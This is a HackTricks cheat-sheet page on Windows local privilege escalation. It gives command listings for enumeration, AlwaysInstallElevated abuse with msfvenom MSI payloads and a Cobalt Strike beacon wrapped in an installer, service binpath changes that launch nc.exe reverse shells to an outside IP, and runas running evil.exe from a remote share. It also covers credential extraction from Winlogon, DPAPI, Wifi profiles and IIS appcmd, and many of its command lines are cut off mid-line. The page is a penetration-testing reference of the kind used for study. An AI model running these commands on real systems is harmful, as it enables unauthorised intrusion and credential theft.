HackTricks HackTricks HackTricks Training Ask or Search Ctrl + K

Windows Local Privilege Escalation

Best tool to look for Windows local privilege escalation vectors: WinPEAS

Initial Windows Theory

Access Tokens

If you don't know what are Windows Access Tokens, read the following page before continuing:

Access Tokens >

ACLs - DACLs/SACLs/ACEs

Check the following page for more info about ACLs - DACLs/SACLs/ACEs:

ACLs - DACLs/SACLs/ACEs >

Integrity Levels

If you don't know what are integrity levels in Windows you should read the following page before continuing:

Integrity Levels

Windows Security Controls

There are different things in Windows that could **prevent you from enumerating the system**, run executables or even **detect your activities**. You should **read** the following **page** and **enumerate** all these **defenses mechanisms** before starting the privilege escalation enumeration:

Windows Security Controls

System Info

Version info enumeration

Check if the Windows version has any known vulnerability (check also the patches applied).

```
systeminfo
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" #Get only that information
wmic qfe get Caption,Description,HotFixID,InstalledOn #Patches
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE% #Get system architecture
```

```
[System.Environment]::OSVersion.Version #Current OS version
Get-WmiObject -query 'select * from win32_quickfixengineering' | foreach {$_.hotfixid} #List
Get-Hotfix -description "Security update" #List only "Security Update" patches
```

Version Exploits

This site is handy for searching out detailed information about Microsoft security vulnerabilities. This database has more than 4,700 security vulnerabilities, showing the **massive attack surface** that a Windows environment presents.

On the system

- *post/windows/gather/enum_patches*
- *post/multi/recon/local_exploit_suggester*
- *watson*
- *winpeas (Winpeas has watson embedded)*

Locally with system information

- https://github.com/AonCyberLabs/Windows-Exploit-Suggester
- https://github.com/bitsadmin/wesng

Github repos of exploits:

- https://github.com/nomi-sec/PoC-in-GitHub
- https://github.com/abatchy17/WindowsExploits
- https://github.com/SecWiki/windows-kernel-exploits

Environment

Any credential/Juicy info saved in the env variables?

```
set
dir env:
Get-ChildItem Env: | ft Key,Value -AutoSize
```

PowerShell History

```
ConsoleHost_history #Find the PATH where is saved

type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_histo
type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_hi
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

PowerShell Transcript files

You can learn how to turn this on in https://sid-500.com/2017/11/07/powershell-enabling-transcription-logging-by-using-group-policy/

```
#Check is enable in the registry
reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\Transcription
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription
reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\Transcription
reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\Transcription
dir C:\Transcripts

#Start a Transcription session
Start-Transcript -Path "C:\transcripts\transcript0.txt" -NoClobber
Stop-Transcript
```

PowerShell Module Logging

Details of PowerShell pipeline executions are recorded, encompassing executed commands, command invocations, and parts of scripts. However, complete execution details and output results might not be captured.

To enable this, follow the instructions in the "Transcript files" section of the documentation, opting for **"Module Logging"** instead of **"Powershell Transcription"**.

```
reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging
reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging
reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging
```

To view the last 15 events from PowersShell logs you can execute:

```
Get-WinEvent -LogName "windows Powershell" | select -First 15 | Out-GridView
```

PowerShell Script Block Logging

A complete activity and full content record of the script's execution is captured, ensuring that every block of code is documented as it runs. This process preserves a comprehensive audit trail of each activity, valuable for forensics and analyzing malicious behavior. By documenting all activity at the time of execution, detailed insights into the process are provided.

```
reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
```

Logging events for the Script Block can be located within the Windows Event Viewer at the path: **Application and Services Logs > Microsoft > Windows > PowerShell > Operational**.
To view the last 20 events you can use:

```
Get-WinEvent -LogName "Microsoft-Windows-Powershell/Operational" | select -first 20 | Out-Gr
```

Internet Settings

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
```

Drives

```
wmic logicaldisk get caption || fsutil fsinfo drives
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
```

WSUS

You can compromise the system if the updates are not requested using http**S** but http.

You start by checking if the network uses a non-SSL WSUS update by running the following:

```
reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer
```

If you get a reply such as:

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
      WUServer   REG_SZ    http://xxxx-updxx.corp.internal.com:8535
```

And if `HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU /v UseWUServer` is equals to `1`.

Then, **it is exploitable.** If the last registry is equals to 0, then, the WSUS entry will be ignored.

In orther to exploit this vulnerabilities you can use tools like: Wsuxploit, pyWSUS - These are MiTM weaponized exploits scripts to inject 'fake' updates into non-SSL WSUS traffic.

Read the research here:

PDF
517KB

CTX_WSUSpect_White_Paper.pdf
pdf

WSUS CVE-2020-1013

Read the complete report here.
Basically, this is the flaw that this bug exploits:

> If we have the power to modify our local user proxy, and Windows Updates uses the proxy configured in Internet Explorer's settings, we therefore have the power to run PyWSUS locally to intercept our own traffic and run code as an elevated user on our asset.

> Furthermore, since the WSUS service uses the current user’s settings, it will also use its certificate store. If we generate a self-signed certificate for the WSUS hostname and add this certificate into the current user’s certificate store, we will be able to intercept both HTTP and HTTPS WSUS traffic. WSUS uses no HSTS-like mechanisms to implement a trust-on-first-use type validation on the certificate. If the certificate presented is trusted by the user and has the correct hostname, it will be accepted by the service.

You can exploit this vulnerability using the tool **WSUSpicious** (once it's liberated).

KrbRelayUp

A **local privilege escalation** vulnerability exists in Windows **domain** environments under specific conditions. These conditions include environments where **LDAP signing is not enforced,** users possess self-rights allowing them to configure **Resource-Based Constrained Delegation (RBCD),** and the capability for users to create computers within the domain. It is important to note that these **requirements** are met using **default settings**.

Find the **exploit in https://github.com/Dec0ne/KrbRelayUp**

For more information about the flow of the attack check https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/

AlwaysInstallElevated

If these 2 registers are **enabled** (value is **0x1**), then users of any privilege can **install** (execute) `*.msi` files as NT AUTHORITY**SYSTEM**.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Metasploit payloads

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #No
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using the
```

If you have a meterpreter session you can automate this technique using the module `exploit/windows/local/always_install_elevated`

PowerUP

Use the `Write-UserAddMSI` command from power-up to create inside the current directory a Windows MSI binary to escalate privileges. This script writes out a precompiled MSI installer that prompts for a user/group addition (so you will need GIU access):

```
Write-UserAddMSI
```

Just execute the created binary to escalate privileges.

MSI Wrapper

Read this tutorial to learn how to create a MSI wrapper using this tools. Note that you can wrap a "**.bat**" file if you **just** want to **execute command lines**

MSI Wrapper ›

Create MSI with WIX

Create MSI with WIX ›

Create MSI with Visual Studio

- **Generate** with Cobalt Strike or Metasploit a **new Windows EXE TCP payload** in `C:\privesc\beacon.exe`

- Open **Visual Studio**, select **Create a new project** and type "installer" into the search box. Select the **Setup Wizard** project and click **Next**.
- Give the project a name, like **AlwaysPrivesc**, use `C:\privesc` for the location, select **place solution and project in the same directory**, and click **Create**.
- Keep clicking **Next** until you get to step 3 of 4 (choose files to include). Click **Add** and select the Beacon payload you just generated. Then click **Finish**.
- Highlight the **AlwaysPrivesc** project in the **Solution Explorer** and in the **Properties**, change **TargetPlatform** from **x86** to **x64**.
  - There are other properties you can change, such as the **Author** and **Manufacturer** which can make the installed app look more legitimate.
- Right-click the project and select **View > Custom Actions**.
- Right-click **Install** and select **Add Custom Action**.
- Double-click on **Application Folder**, select your **beacon.exe** file and click **OK**. This will ensure that the beacon payload is executed as soon as the installer is run.
- Under the **Custom Action Properties**, change **Run64Bit** to **True**.
- Finally, **build it**.
  - If the warning `File 'beacon-tcp.exe' targeting 'x64' is not compatible with the project's target platform 'x86'` is shown, make sure you set the platform to x64.

MSI Installation

To execute the **installation** of the malicious `.msi` file in **background:**

```
msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\alwe.msi
```

To exploit this vulnerability you can use: *exploit/windows/local/always_install_elevated*

Antivirus and Detectors

Audit Settings

These settings decide what is being **logged**, so you should pay attention

```
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
```

WEF

Windows Event Forwarding, is interesting to know where are the logs sent

```
reg query HKLM\Software\Policies\Microsoft\Windows\EventLog\EventForwarding\SubscriptionMana
```

LAPS

LAPS is designed for the **management of local Administrator passwords**, ensuring that each password is **unique, randomised, and regularly updated** on computers joined to a domain. These passwords are securely stored within Active Directory and can only be accessed by users who have been granted sufficient permissions through ACLs, allowing them to view local admin passwords if authorized.

LAPS >

WDigest

If active, **plain-text passwords are stored in LSASS** (Local Security Authority Subsystem Service).
More info about WDigest in this page.

```
reg query 'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest' /v UseLogonCrede
```

LSA Protection

Starting with **Windows 8.1**, Microsoft introduced enhanced protection for the Local Security Authority (LSA) to **block** attempts by untrusted processes to **read its memory** or inject code, further securing the system.
More info about LSA Protection here.

```
reg query 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA' /v RunAsPPL
```

Credentials Guard

Credential Guard wasn introduced in **Windows 10**. Its purpose is to safeguard the credentials stored on a device against threats like pass-the-hash attacks.| **More info about Credentials Guard here.**

```
reg query 'HKLM\System\CurrentControlSet\Control\LSA' /v LsaCfgFlags
```

Cached Credentials

Domain credentials are authenticated by the **Local Security Authority** (LSA) and utilized by operating system components. When a user's logon data is authenticated by a registered security package, domain credentials for the user are typically established.
More info about Cached Credentials here.

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON" /v CACH
```

Users & Groups

Enumerate Users & Groups

You should check if any of the groups where you belong have interesting permissions

```
# CMD
net users %username% #Me
net users #All local users
net localgroup #Groups
net localgroup Administrators #Who is inside Administrators group
whoami /all #Check the privileges

# PS
Get-WmiObject -Class Win32_UserAccount
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

Privileged groups

If you **belongs to some privileged group you may be able to escalate privileges**. Learn about privileged groups and how to abuse them to escalate privileges here:

Privileged Groups >

Token manipulation

Learn more about what is a **token** in this page: **Windows Tokens**.
Check the following page to **learn about interesting tokens** and how to abuse them:

Abusing Tokens >

Logged users / Sessions

```
qwinsta
klist sessions
```

Home folders

```
dir C:\Users
Get-ChildItem C:\Users
```

Password Policy

```
net accounts
```

Get the content of the clipboard

```
powershell -command "Get-Clipboard"
```

Running Processes

File and Folder Permissions

First of all, listing the processes **check for passwords inside the command line of the process**. Check if you can **overwrite some binary running** or if you have write permissions of the binary folder to exploit possible **DLL Hijacking attacks**:

```
Tasklist /SVC #List processes running and services
tasklist /v /fi "username eq system" #Filter "system" processes

#With allowed Usernames
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | S

#Without usernames
Get-Process | where {$_.ProcessName -notlike "svchost*"} | ft ProcessName, Id
```

Always check for possible **electron/cef/chromium debuggers** running, you could abuse it to escalate privileges.

Checking permissions of the processes binaries

```
for /f "tokens=2 delims='='" %%x in ('wmic process list full^|find /i "executablepath"^|find
    for /f eol^=^"^ delims^=^" %%z in ('echo %%x') do (
        icacls "%%z"
2>nul | findstr /i "(F) (M) (W) :\\" | findstr /i ":\\ everyone authenticated users todos %u
    )
)
```

Checking permissions of the folders of the processes binaries (DLL Hijacking)

```
for /f "tokens=2 delims='='" %%x in ('wmic process list full^|find /i "executablepath"^|find
"system32"^|find ":"') do for /f eol^=^"^ delims^=^" %%y in ('echo %%x') do (
    icacls "%%~dpy\" 2>nul | findstr /i "(F) (M) (W) :\\" | findstr /i ":\\ everyone authent
todos %username%" && echo.
)
```

Memory Password mining

You can create a memory dump of a running process using **procdump** from sysinternals. Services like FTP have the **credentials in clear text in memory**, try to dump the memory and read the credentials.

```
procdump.exe -accepteula -ma <proc_name_tasklist>
```

Insecure GUI apps

Applications running as SYSTEM may allow an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

Services

Get a list of services:

```
net start
wmic service list brief
sc query
Get-Service
```

Permissions

You can use **sc** to get information of a service

```
sc qc <service_name>
```

It is recommended to have the binary **accesschk** from *Sysinternals* to check the required privilege level for each service.

```
accesschk.exe -ucqv <Service_Name> #Check rights for different groups
```

It is recommended to check if "Authenticated Users" can modify any service:

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
accesschk.exe -uwcqv %USERNAME% * /accepteula
accesschk.exe -uwcqv "BUILTIN\Users" * /accepteula 2>nul
accesschk.exe -uwcqv "Todos" * /accepteula ::Spanish version
```

You can download accesschk.exe for XP for here

Enable service

If you are having this error (for example with SSDPSRV):

System error 1058 has occurred.
The service cannot be started, either because it is disabled or because it has no enabled devices associated with it.

You can enable it using

```
sc config SSDPSRV start= demand
sc config SSDPSRV obj= ".\LocalSystem" password= ""
```

Take into account that the service upnphost depends on SSDPSRV to work (for XP SP1)

Another workaround of this problem is running:

```
sc.exe config usosvc start= auto
```

Modify service binary path

In the scenario where the "Authenticated users" group possesses **SERVICE_ALL_ACCESS** on a service, modification of the service's executable binary is possible. To modify and execute **sc**:

```
sc config <Service_Name> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.e
sc config <Service_Name> binpath= "net localgroup administrators username /add"
sc config <Service_Name> binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"

sc config SSDPSRV binpath= "C:\Documents and Settings\PEPE\meter443.exe"
```

Restart service

```
wmic service NAMEOFSERVICE call startservice
net stop [service name] && net start [service name]
```

Privileges can be escalated through various permissions:

- **SERVICE_CHANGE_CONFIG**: Allows reconfiguration of the service binary.
- **WRITE_DAC**: Enables permission reconfiguration, leading to the ability to change service configurations.
- **WRITE_OWNER**: Permits ownership acquisition and permission reconfiguration.
- **GENERIC_WRITE**: Inherits the ability to change service configurations.
- **GENERIC_ALL**: Also inherits the ability to change service configurations.

For the detection and exploitation of this vulnerability, the *exploit/windows/local/service_permissions* can be utilized.

Services binaries weak permissions

Check if you can modify the binary that is executed by a service or if you have **write permissions on the folder** where the binary is located (**DLL Hijacking**).
You can get every binary that is executed by a service using **wmic** (not in system32) and check your permissions using **icacls**:

```
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v

for /f eol^=^"^ delims^=^" %a in (%temp%\perm.txt) do cmd.exe /c icacls "%a" 2>nul | findstr
```

You can also use **sc** and **icacls**:

```
sc query state= all | findstr "SERVICE_NAME:" >> C:\Temp\Servicenames.txt
FOR /F "tokens=2 delims= " %i in (C:\Temp\Servicenames.txt) DO @echo %i >> C:\Temp\services.
FOR /F %i in (C:\Temp\services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> C:\Temp\pat
```

Services registry modify permissions

You should check if you can modify any service registry.
You can **check** your **permissions** over a service **registry** doing:

```
reg query hklm\System\CurrentControlSet\Services /s /v imagepath #Get the binary paths of th

#Try to write every service with its current content (to check if you have write permissions
for /f %a in ('reg query hklm\system\currentcontrolset\services') do del %temp%\reg.hiv 2>nu

get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "<Username> U
```

It should be checked whether **Authenticated Users** or **NT AUTHORITY\INTERACTIVE** possess `FullControl` permissions. If so, the binary executed by the service can be altered.

To change the Path of the binary executed:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\<service_name> /v ImagePath /t REG_EXPAND_SZ
```

Services registry AppendData/AddSubdirectory permissions

If you have this permission over a registry this means to **you can create sub registries from this one**. In case of Windows services this is **enough to execute arbitrary code:**

AppendData/AddSubdirectory permission over service registry

Unquoted Service Paths

If the path to an executable is not inside quotes, Windows will try to execute every ending before a space.

For example, for the path *C:|Program Files|Some Folder|Service.exe* Windows will try to execute:

```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\Service.exe
```

List all unquoted service paths, excluding those belonging to built-in Windows services:

```
wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\W
wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\\Windows\\system32\

# Using PowerUp.ps1
Get-ServiceUnquoted -Verbose
```

```
for /f "tokens=2" %%n in ('sc query state^= all^| findstr SERVICE_NAME') do (
    for /f "delims=: tokens=1*" %%r in ('sc qc "%%~n" ^| findstr BINARY_PATH_NAME ^| findstr
        echo %%~s | findstr /r /c:"[a-Z][ ][a-Z]" >nul 2>&1 && (echo %%n && echo %%~s && ica
    )
)
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.Start
```

You can detect and exploit this vulnerability with metasploit: `exploit/windows/local/trusted\_service\_path` You can manually create a service binary with metasploit:

```
msfvenom -p windows/exec CMD="net localgroup administrators username /add" -f exe-service -
```

Recovery Actions

Windows allows users to specify actions to be taken if a service fails. This feature can be configured to point to a binary. If this binary is replaceable, privilege escalation might be possible. More details can be found in the official documentation.

Applications

Installed Applications

Check **permissions of the binaries** (maybe you can overwrite one and escalate privileges) and of the **folders** (DLL Hijacking).

```
dir /a "C:\Program Files"
dir /a "C:\Program Files (x86)"
reg query HKEY_LOCAL_MACHINE\SOFTWARE

Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

Write Permissions

Check if you can modify some config file to read some special file or if you can modify some binary that is going to be executed by an Administrator account (schedtasks).

A way to find weak folder/files permissions in the system is doing:

```
accesschk.exe /accepteula
# Find all weak folder permissions per drive.
accesschk.exe -uwdqs Users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\
accesschk.exe -uwdqs "Everyone" c:\
# Find all weak file permissions per drive.
accesschk.exe -uwqs Users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
accesschk.exe -uwdqs "Everyone" c:\*.*
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(F) (M) :\" | findstr ":\ everyone authenticate
icacls ":\Program Files (x86)\*" 2>nul | findstr "(F) (M) C:\" | findstr ":\ everyone authen
```

```
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA Sil

Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA Sil
```

Run at startup

Check if you can overwrite some registry or binary that is going to be executed by a different user.
Read the **following page** to learn more about interesting **autoruns locations to escalate privileges**:

Privilege Escalation with Autoruns ›

Drivers

Look for possible **third party weird/vulnerable** drivers

```
driverquery
driverquery.exe /fo table
driverquery /SI
```

PATH DLL Hijacking

If you have **write permissions inside a folder present on PATH** you could be able to hijack a DLL loaded by a process and **escalate privileges**.

Check permissions of all folders inside PATH:

```
for %%A in ("%path:;=";"%") do ( cmd.exe /c icacls "%%~A" 2>nul | findstr /i "(F) (M) (W) :\
```

For more information about how to abuse this check:

Writable Sys Path +Dll Hijacking Privesc ›

Network

Shares

```
net view #Get a list of computers
net view /all /domain [domainname] #Shares on the domains
net view \\computer /ALL #List shares of a computer
net use x: \\computer\share #Mount the share locally
net share #Check current shares
```

hosts file

Check for other known computers hardcoded on the hosts file

```
type C:\Windows\System32\drivers\etc\hosts
```

Network Interfaces & DNS

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

Open Ports

Check for **restricted services** from the outside

```
netstat -ano #Opened ports?
```

Routing Table

```
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

ARP Table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,L
```

Firewall Rules

Check this page for Firewall related commands (list rules, create rules, turn off, turn off...)

More commands for network enumeration here

Windows Subsystem for Linux (wsl)

```
C:\Windows\System32\bash.exe
C:\Windows\System32\wsl.exe
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`

If you get root user you can listen on any port (the first time you use `nc.exe` to listen on a port it will ask via GUI if `nc` should be allowed by the firewall).

```
wsl whoami
./ubuntun1604.exe config --default-user root
wsl whoami
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

To easily start bash as root, you can try `--default-user root`

You can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\`

Windows Credentials

Winlogon Credentials

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr /i "D

#Other way
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultDomainName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultDomainNa
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultPassword
```

Credentials manager / Windows vault

From https://www.neowin.net/news/windows-7-exploring-credential-manager-and-windows-vault
The Windows Vault stores user credentials for servers, websites and other programs that **Windows**

can **log in the users automatically**. At first instance, this might look like now users can store their Facebook credentials, Twitter credentials, Gmail credentials etc., so that they automatically log in via browsers. But it is not so.

Windows Vault stores credentials that Windows can log in the users automatically, which means that any **Windows application that needs credentials to access a resource** (server or a website) **can make use of this Credential Manager** & Windows Vault and use the credentials supplied instead of users entering the username and password all the time.

Unless the applications interact with Credential Manager, I don't think it is possible for them to use the credentials for a given resource. So, if your application wants to make use of the vault, it should somehow **communicate with the credential manager and request the credentials for that resource** from the default storage vault.

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
 Target: Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
```

Using `runas` with a provided set of credential.

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users\Public\r
```

Note that mimikatz, lazagne, credentialfileview, VaultPasswordView, or from Empire Powershells module.

DPAPI

The **Data Protection API (DPAPI)** provides a method for symmetric encryption of data, predominantly used within the Windows operating system for the symmetric encryption of asymmetric private keys. This encryption leverages a user or system secret to significantly contribute to entropy.

DPAPI enables the encryption of keys through a symmetric key that is derived from the user's login secrets. In scenarios involving system encryption, it utilizes the system's domain authentication secrets.

Encrypted user RSA keys, by using DPAPI, are stored in the `%APPDATA%\Microsoft\Protect\{SID}` directory, where `{SID}` represents the user's Security Identifier. **The DPAPI key, co-located with the master key that safeguards the user's private keys in the same file**, typically consists of 64 bytes of random data. (It's important to note that access to this directory is restricted, preventing listing its contents via the `dir` command in CMD, though it can be listed through PowerShell).

```
Get-ChildItem  C:\Users\USER\AppData\Roaming\Microsoft\Protect\
Get-ChildItem  C:\Users\USER\AppData\Local\Microsoft\Protect\
```

You can use **mimikatz module** `dpapi::masterkey` with the appropriate arguments (`/pvk` or `/rpc`) to decrypt it.

The **credentials files protected by the master password** are usually located in:

```
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

You can use **mimikatz module** `dpapi::cred` with the appropiate `/masterkey` to decrypt.
You can **extract many DPAPI masterkeys** from **memory** with the `sekurlsa::dpapi` module (if you are root).

DPAPI - Extracting Passwords

PowerShell Credentials

PowerShell credentials are often used for **scripting** and automation tasks as a way to store encrypted credentials conveniently. The credentials are protected using **DPAPI**, which typically means they can only be decrypted by the same user on the same computer they were created on.

To **decrypt** a PS credentials from the file containing it you can do:

```
PS C:\> $credential = Import-Clixml -Path 'C:\pass.xml'
PS C:\> $credential.GetNetworkCredential().username

john

PS C:\htb> $credential.GetNetworkCredential().password

JustAPWD!
```

Wifi

```
#List saved Wifi using
netsh wlan show profile
#To get the clear-text password use
netsh wlan show profile <SSID> key=clear
#Oneliner to extract all wifi passwords
cls & echo. & for /f "tokens=3,* delims=: " %a in ('netsh wlan show profiles ^| find "Profil
```

Saved RDP Connections

You can find them on `HKEY_USERS\<SID>\Software\Microsoft\Terminal Server Client\Servers\` and in `HKCU\Software\Microsoft\Terminal Server Client\Servers\`

Recently Run Commands

```
HCU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
HKCU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

Remote Desktop Credential Manager

```
%localappdata%\Microsoft\Remote Desktop Connection Manager\RDCMan.settings
```

Use the **Mimikatz** `dpapi::rdg` module with appropriate `/masterkey` to **decrypt any .rdg files**
You can **extract many DPAPI masterkeys** from memory with the Mimikatz `sekurlsa::dpapi` module

Sticky Notes

People often use the StickyNotes app on Windows workstations to **save passwords** and other information, not realizing it is a database file. This file is located at `C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite` and is always worth searching for and examining.

AppCmd.exe

Note that to recover passwords from AppCmd.exe you need to be Administrator and run under a High Integrity level.
AppCmd.exe is located in the `%systemroot%\system32\inetsrv\` directory.
If this file exists then it is possible that some **credentials** have been configured and can be **recovered**.

This code was extracted from PowerUP:

```
function Get-ApplicationHost {
    $OrigError = $ErrorActionPreference
    $ErrorActionPreference = "SilentlyContinue"

    # Check if appcmd.exe exists
    if (Test-Path  ("$Env:SystemRoot\System32\inetsrv\appcmd.exe")) {
        # Create data table to house results
        $DataTable = New-Object System.Data.DataTable

        # Create and name columns in the data table
        $Null = $DataTable.Columns.Add("user")
        $Null = $DataTable.Columns.Add("pass")
        $Null = $DataTable.Columns.Add("type")
        $Null = $DataTable.Columns.Add("vdir")
        $Null = $DataTable.Columns.Add("apppool")

        # Get list of application pools
        Invoke-Expression "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppools /text:r

            # Get application pool name
            $PoolName = $_

            # Get username
            $PoolUserCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppool " + "`"
            $PoolUser = Invoke-Expression $PoolUserCmd

            # Get password
            $PoolPasswordCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppool " +
            $PoolPassword = Invoke-Expression $PoolPasswordCmd

            # Check if credentials exists
            if (($PoolPassword -ne "") -and ($PoolPassword -isnot [system.array])) {
                # Add credentials to database
                $Null = $DataTable.Rows.Add($PoolUser, $PoolPassword,'Application Pool','NA'
            }
        }

        # Get list of virtual directories
        Invoke-Expression "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir /text:vdir.

            # Get Virtual Directory Name
            $VdirName = $_

            # Get username
            $VdirUserCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir " + "`"$V
            $VdirUser = Invoke-Expression $VdirUserCmd
            $VdirUser = Invoke-Expression $VdirUserCmd

            # Get password
            $VdirPasswordCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir " + "
            $VdirPassword = Invoke-Expression $VdirPasswordCmd

            # Check if credentials exists
            if (($VdirPassword -ne "") -and ($VdirPassword -isnot [system.array])) {
                # Add credentials to database
                $Null = $DataTable.Rows.Add($VdirUser, $VdirPassword,'Virtual Directory',$Vd
            }
        }

        # Check if any passwords were found
        if( $DataTable.rows.Count -gt 0 ) {
            # Display results in list view that can feed into the pipeline
            $DataTable |  Sort-Object type,user,pass,vdir,apppool | Select-Object user,pass,
        }
        else {
            # Status user
            Write-Verbose 'No application pool or virtual directory passwords were found.'
            $False
        }
    }
    else {
        Write-Verbose 'Appcmd.exe does not exist in the default location.'
        $False
    }
    $ErrorActionPreference = $OrigError
}
```

SCClient / SCCM

Check if `C:\Windows\CCM\SCClient.exe` exists .
